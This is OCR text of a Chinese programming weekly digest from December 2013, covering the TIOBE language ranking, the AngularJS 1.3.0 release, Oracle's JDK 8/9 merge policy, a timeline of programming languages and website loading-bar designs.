
个性化你的阅读



编程狂人

Programming Madman

NO.4

推酷

关于推酷

推酷是专注于 IT 圈的个性化阅读社区。我们利用智能算法，从海量文章资讯中挖掘出高质量的内容，并通过分析用户的阅读偏好，准实时推荐给你最感兴趣的内容。我们推荐的内容包含科技、创业、设计、技术、营销等多方面内容，满足你日常的专业阅读需要。我们针对 IT 人还做了个活动频道，它聚合了 IT 圈最新最全的线上线下活动，使 IT 人能更方便地找到感兴趣的活动信息。

关于周刊

推酷周刊是专为 IT 人打造的行业技术周刊，目前推出的《编程狂人》是献给广大的程序员们。 我们利用技术挖掘出那些高质量的文章，并通过人工加以筛选整理出来。 每期的周刊一般会周一发布。

联系我们


tuicool2012


164644910


推酷网

下载 APP

Android版本

立即下载 Android

iPhone版本

免费下载就在 App Store

2013/12/16/第四期

目录

业界新闻

前端开发

编程语言

目录

程序设计

后端架构

目录

程序人生

TIOBE 2013 年 12 月编程语言排行榜：

Transact-SQL 冲刺年度语言

摘要：TIOBE 2013 年 12 月份编程语言排行榜出炉，本月前三甲依然为：C、Java、Objective-C。值得大家注意的是从本月起，TIBOE 进行了改版。其中最重要的改进是将“编程语言长期走势图”改成了可交换的图表。

TIOBE 2013 年 12 月份编程语言排行榜出炉，本月前三甲依然为：C、Java、Objective-C。


离 TIOBE 宣布 2013 年度编程语言只有 1 个月的时间。今年有 4 个候选名单，其中 Transact-SQL 是最大的候选语言，这一年的增长率是 1.30%，其他候选分别是：Visual Basic .NET，增长率为 0.8%、JavaScript 增长率为 0.53%和 F#增长率为 0.41%。

此外，值得大家注意的是，从本月起，TIBOE 进行了改版。其中最重要的改进是将“编程语言长期走势图”改成了可交换的图表。点击图片右侧的语言名称，可以显示/关闭该语言的走势曲线。另一个重要的变化是所有语言的比率之和为 100%，原来只有 Top 50 的语言的比率之和才是 100%。因此，所有语言的比率都会下降一些了。

前 20 名榜单排行榜：

Dec 2013	Dec 2012	Change	Programming Language	Ratings	Change
1	1		C	17.890%	-0.81%
2	2		Java	17.311%	-0.26%
3	3		Objective-C	10.202%	-0.91%
4	4		C++	8.268%	-0.94%
5	5		C#	5.620%	+0.07%
6	6		PHP	5.281%	-0.26%
7	7		(Visual) Basic	3.752%	-1.42%
8	8		Python	2.210%	-1.64%
9	21	⇈	Transact-SQL	1.877%	+1.30%
10	11	↑	JavaScript	1.852%	+0.53%
11	15	⇈	Visual Basic .NET	1.688%	+0.80%
12	9	↓	Perl	1.072%	-1.10%
13	10	↓	Ruby	0.932%	-0.80%
14	17	↑	MATLAB	0.708%	+0.10%
15	12	↓	Delphi/Object Pascal	0.691%	-0.29%
16	13	↓	Lisp	0.598%	-0.35%
17	20	↑	PL/SQL	0.598%	+0.02%
18	14	⇊	Pascal	0.591%	-0.30%
19	19		Assembly	0.583%	+0.00%
20	47	⇈	F#	0.568%	+0.41%

前 10 名编程语言走势图：



以下是 21-50 编程语言排名：

排名	编程语言名称	比例
21	SAS	0.562
22	D	0.552
23	Logo	0.489
24	COBOL	0.441
25	Lua	0.426
26	C shell	0.393
27	Fortran	0.388
28	ABAP	0.387
29	Tcl	0.374
30	PostScript	0.368
31	Scala	0.342
32	Ladder Logic	0.339
33	Ada	0.322
34	PL/I	0.305
35	Go	0.263
36	RPG (OS/400)	0.253
37	Bash	0.250
38	R	0.249
39	Common Lisp	0.244
40	ML	0.241
41	OpenEdge ABL	0.238
42	ActionScript	0.231
43	Max/MSP	0.228

44	cT	0.223
45	VBScript	0.221
46	Emacs Lisp	0.220
47	Groovy	0.218
48	Scheme	0.210
49	JScript.NET	0.197
50	Haskell	0.195

后 50 名的语言如下：

(Visual) FoxPro, 4th Dimension/4D, Alice, Automator, Awk, bc, BlitzMax, Bourne shell, C++/CLI, CFML, cg, CL (OS/400), Clean, Clojure, DiBOL, Erlang, Factor, Forth, GNU Octave, Icon, Inform, Informix-4GL, Io, J, J#, JavaFX Script, LabVIEW, M4, Magic, Modula-2, Modula-3, Moto, NATURAL, NXT-G, OCaml, Oz, PILOT, Processing, Prolog, Pure Data, Q, S, S-PLUS, Scratch, Seed7, Standard ML, TOM, VHDL, X10, Z shell

必须声明，这个榜单本身采集的是英文世界的数据，虽然在反映趋势上有一些参考意义，但与中国的实际情况不完全符合，而且，这张采样本身也有相当大的局限性。

【说明】

TIOBE 编程语言社区排行榜是编程语言流行趋势的一个指标，每月更新，这份排行榜排名基于互联网上有经验的程序员、课程和第三方厂商的数量。排名使用著名的搜索引擎（诸如 Google、MSN、Yahoo!、Wikipedia、YouTube 以及 Baidu 等）进行计算。请注意这个排行榜只是反映某个编程语言的热门程度，并不能说明一门编程语言好不好，或者一门语言所编写的代码数量多少。

这个排行榜可以用来考查你的编程技能是否与时俱进，也可以在开发新系统时作为一个语言选择依据。


原文：

http://www.csdn.net/article/2013-12-09/2817745-TIOBE?utm_source=Tuicool_Weekly

AngularJS 1.3.0 即将发布，不再支持 IE 8

AngularJS 1.3.0 即将发布，该版本最值得关注的就是不再支持 IE 8 浏览器，因为删除了一些对老的浏览器的兼容代码，使得 AngularJS 的速度得以大幅提升。此外该版本移除了废弃的 API；采用新的命名规则，为 Angular 2.0 做好准备。该版本主要是做了这些调整，没有引入什么新的特性，详情请看发行说明。

Angular JS (Angular.JS) 是一组用来开发 Web 页面的框架、模板以及数据绑定和丰富 UI 组件。它支持整个开发进程，提供 web 应用的架构，无需进行手工 DOM 操作。 AngularJS 很小，只有 60K，兼容主流浏览器，与 jQuery 配合良好。



数据绑定可能是 AngularJS 最酷最实用的特性。它能够帮助你避免书写大量的初始代码从而节约开发时间。一个典型的 web 应用可能包含了 80%的代码用来处理，查询和监听 DOM。数据绑定是的代码更少，你可以专注于你的应用。

AngularJS 的详细介绍：请点这里

AngularJS 的下载地址：请点这里

原文：

http://www.oschina.net/news/46865/angularjs-13-new-release-approaches?utm_source=Tuicool_Weekly

甲骨文限制 Java9 对 Java8 的向下兼容能力

自 JDK 8 开始出现的跨版本代码行合并机制将在 JDK 9 之后宣告中止。

就在开发人员们准备由 Java 开发工具包（简称 JDK）8 向 JDK 9 迈进之际，甲骨文公司首席 Java 高管建议限制对这两个版本的代码行进行合并。

在本周一下午发往 OpenJDK 的一封邮件当中，甲骨文公司 Java 平台部门首席架构师 Mark Reinhold 指出针对 JDK 8（将于 2014 年年初到期）的变动将快速缩减，而 JDK 9 的“forests”——也就是一种目录树或者目录集机制——则将很快开放。现在开发人员必须应对相关管理变化、从而顺利与这两个版本进行对接，Reinhold 表示。

一般来说，变动通常需要首先在开发版本中进行测试，而后才会回迁到较早版本当中。不过这一规则对于即将寿终正寝的版本来说并不太适用，因为筹备中的版本（也就是目前 JDK 8 的情况）在此期间将更多地接收全方位测试、而不再像继任者那样以新功能与新特性作为主要诉求。由于各类调整都会在继任版本中体现，所以即将淘汰的上代版本在发布速度上也会比较缓慢。

在此之前，也就是 JDK 7，甲骨文并不提供处理并行变动的政策。开发人员通常会在接到请求之后将变动纳入当前版本中，来自 Sun/甲骨文版本工程团队的

人员则以半自动方式将前代版本与继任版本进行合并——某些不切实际的合并请求将不会被采纳。其后，开发人员需要将变动推送至新旧两个版本当中；漏洞数据库查询机制则被用于确保不同变动能够作用一正确的对应版本。

“这套方案一直没能取得理想的效果，”Reinhold 告诉我们。“它要求数百位开发人员始终关注并调整前代版本，从而监控半自动合并流程是否正常进行；一旦合并中止，他们就需要马上对集成工作流进行调整。”

为了简化前代版本的发布流程，Reinhold 建议将 JDK 9 的开发 forests 以 JDK 8 的特定 build 初始状态作为起点。“在这套 build 之后，我们不再允许对两个版本的代码行进行合并。向 JDK 8 提交变动的开发人员还需要独立将该变动交付至 JDK 9——前提是这项变动适用于 JDK 9。”

Reinhold 希望此举能够让整个流程更加简洁明了。“我能想到的惟一缺点就是开发人员无法再通过 JDK 9 来创建 JDK 8 通用版了，这是因为前者将优先考虑与 JDK 8 的兼容性而非 JDK 8 通用版。如果能做到这一点当然很方便也很酷，但我认为它最多能带来某种成就感、而不是实际层面的技术价值。大家无法通过 JDK 8 创建 JDK 7 更新版本；现在的情况与当时并没有什么区别。”

以 Java Standard Edition 8 为基础的 JDK 8 能够支持 Lambda 项目，从而使其更易于编写运行在多核心处理器中的代码。目前已经有一套预览版本可供使用。随后的 Java SE 9 版本预计将于 2016 年年初面世，能够通过 Jigsaw 项目为 Java 带来模块化功能机制。


原文：

http://developer.51cto.com/art/201312/421926.htm?utm_source=Tuicool_Weekly

作为程序员必须知道的编程语言编年史

我们都知道，编程语言是一组用来定义计算机程序的语法规则。它是一种被标准化的交流语言，用来向计算机发出指令。一种计算机语言让程序员能够准确地定义计算机所需要使用的数据，并精确地定义在不同情况下所应当采取的行动。尽管人们多次试图创造一种通用的程序设计语言，却没有一次尝试是成功的。之所以有那么多种不同的编程语言存在的原因是设计程序语言的初衷不同，对语言学习曲线的追求不同，不同程序之间的运行成本差异等。

下面这张图片描绘了整个编程语言的历史。包括各种编程语言的发明人，编程语言的特点和适用领域，被什么网站或公司使用等



编程语言历史，点击查看完整图表

编程语言的历史早于真正意义的计算机的出现。19 世纪就有“可编程的”织布机和钢琴弹奏装置出现，它们都是领域特定语言(DSL)的样例。

编程语言发展的编年史

我们一个统计出来 256 种编程语言，当然，这么多的语言中只有一些是常用的或实用的。

- 1951 – Regional Assembly Language
- 1952 – Autocode
- 1954 – IPL (LISP 语言的祖先)
- 1955 – FLOW-MATIC (COBOL 语言的祖先)
- 1957 – FORTRAN (第一个编译型语言)
- 1957 – COMTRAN (COBOL 语言的祖先)
- 1958 – LISP
- 1958 – ALGOL 58
- 1959 – FACT (COBOL 语言的祖先)
- 1959 – COBOL
- 1959 – RPG
- 1962 – APL
- 1962 – Simula
- 1962 – SNOBOL
- 1963 – CPL (C 语言的祖先)
- 1964 – BASIC
- 1964 – PL/I
- 1966 – JOSS
- 1967 – BCPL (C 语言的祖先)
- 1968 – Logo
- 1969 – B (C 语言的祖先)
- 1970 – Pascal
- 1970 – Forth
- 1972 – C
- 1972 – Smalltalk
- 1972 – Prolog
- 1973 – ML
- 1975 – Scheme
- 1978 – SQL

- 1980 – C++ (既有类的 C 语言，更名于 1983 年 7 月)
- 1983 – Ada
- 1984 – Common Lisp
- 1984 – MATLAB
- 1985 – Eiffel
- 1986 – Objective-C
- 1986 – Erlang
- 1987 – Perl
- 1988 – Tcl
- 1988 – Mathematica
- 1989 – FL
- 1990 – Haskell
- 1991 – Python
- 1991 – Visual Basic
- 1993 – Ruby
- 1993 – Lua
- 1994 – CLOS (ANSI Common Lisp 的一部分)
- 1995 – Java
- 1995 – Delphi (Object Pascal)
- 1995 – JavaScript
- 1995 – PHP
- 1996 – WebDNA
- 1997 – Rebol
- 1999 – D
- 2000 – ActionScript
- 2001 – C#
- 2001 – Visual Basic .NET
- 2002 – F#
- 2003 – Groovy
- 2003 – Scala
- 2007 – Clojure
- 2009 – Go
- 2011 – Dart

从 1951 年至今，人类一共发明了 256 种编程语言，每一种语言的出现都带有某些新特征。编程语言不断的在革新，很快就会有超出这个清单的新编程语言出现。

原文：

http://www.linuxeden.com/html/news/20131216/146419.html?utm_source=Tuicool_Weekly


留住访客！超有趣网站进度条设计

人们讨厌等待，特别是加载网站的时候，可有些时候由于网速或者浏览器的原因，等待总是不可避免，如果在网站中也能像移动应用一样，有创意的进度条，会很大地减少人们的焦虑，还能避免因等待过久放弃进入这种不幸的事故。

相对于移动端，在网站中使用进度条不常见，该用哪种方式呈现给访客也是一个考验设计师的难题。现在你可以来看看这 10 个在网站中创意运用进度条的设计，它们既带给访客乐趣，也不妨碍内容阅读，学习一下，让它们在无形的展示中留住网速拙急的访客！（大多数提供源码，你可以很方便地学习它们）


进度条运用得当可不简单，细节是魔鬼，当你不知道如何处理这个魔鬼时，建议阅读《谈谈加载(LOADING)的那点事》，你也可以从其他优秀作品中吸取灵感：《18 个读取进度条的优秀设计案例》

Creative Loading Effects




这个教程非常漂亮，展示了不止一种加载进度的方式，你可以点击 DEMO 玩一下。

Spinning Loading



